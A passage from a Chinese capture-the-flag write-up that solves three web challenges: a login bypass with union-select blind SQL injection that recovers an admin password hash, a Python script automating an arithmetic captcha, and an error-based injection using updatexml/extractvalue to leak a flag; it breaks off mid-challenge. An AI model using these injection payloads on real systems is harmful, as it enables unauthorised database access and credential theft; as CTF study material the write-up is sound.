打开地址后是个登录页面，随便输入用户名密码，提示Flag就是admin的密码，第一反应是需要盲注admin的密码，猜测sql语句是：

select * from user where username = '$username' and passwd = '$passwd'，可以考虑闭合单引号，username为\,passwd为||1#，构造后的sql语句为：select * from user where username '\' and passwd = '||1#'，这时他返回

说明用户表第一个用户为visitor，并且可以注入，我们需要的是admin，可以猜测admin应该在后面的数据中，passwd构造||id>1#，此时返回了admin。说明admin在第二条数据，但是我们要猜测密码，后面构造带有passwd的字符串，提示hacker，发现他将passwd拦截了，后面构造|| id> 1 union select 1,1,1#，返回了admin，发现union select可以用，此时我们可用利用union select 盲注密码，猜测passwd字符在sql语句的第三列，构造payload为：|| id > 1 union select 1,1,'f' order by 3 asc#，上述根据第三列（也就是密码列）排序，每个字符从'f'倒叙盲注，如果返回admin，说明密码对应为比他小，继续往前一个字符猜，直到为1，该字符就位对应密码的当前位，依次类推，直到最后一个字符（最后一个字符取当前猜测到的字符的后面一位），最终猜到的密码为：c591cd7aa9882549c96ccd7de997633d。


（我没有准备python脚本，为手工盲注，一共32个字符，各位看官可根据思路自行写python脚本，哈哈）

5.calculate1

地址：http://120.55.43.255:13001/

该题目和calculate2类似，python脚本如下：


```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
from bs4 import BeautifulSoup
import time
def fun():
 headers = {
  'Cookie':'PHPSESSID=8cb3ilih9se2sm6onjkbo8ljf2'
 }
 get = requests.get("http://120.55.43.255:13001/",headers=headers)
 content = get.content
 soup=BeautifulSoup(content,"html.parser")
 text = soup.form.find_all(text=True)[0].replace('\r','').replace('\n','')
 one = int(text[0:3])
 two = int(text[4:7])
 op = text[3:4]
 result = 0
 if(op == '+'):
  result = one + two
 elif(op == '-'):
  result = one - two
 elif(op == '*'):
  result = one * two
 else:
  result = one / two
 print result
 time.sleep(1)
 post = requests.post('http://120.55.43.255:13001/',data={'ans':result},headers=headers)
 print post.content
if __name__ == '__main__':
    i = 0
    while (i<10):
        fun()
        i = i +1
```



6.easysql

地址：http://120.55.43.255:13003

打开地址后，提示id is not in whitelist，顺手输入http://120.55.43.255:13003?id=1，出现了查询数据。




//index.php //config.php

id	1
name	Lucy
email	Lucy@ichuqiu.com
salary	3000

考虑sql注入，发现union or concat select insert update等关键词均被过滤，随便输入一个字符，发现有报错，考虑报错注入。

'/index.php //config.php You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'ss' at line 1

报错注入一般是updatexml和extractvalue两个函数，于是，构造payload为：and updatexml(1,make_set(1|2,0x3c,(SELECT flag from flag),0x7e),1)或者and extractvalue(1,make_set(1|2,0x3c,(select flag from flag)))。



//index.php //config.php XPATH syntax error: '<,flag{3fe3200ea9f64086040fe8abe'

报错注入 一次无法将所有flag字符串爆出来，需要用到substr函数分两次爆。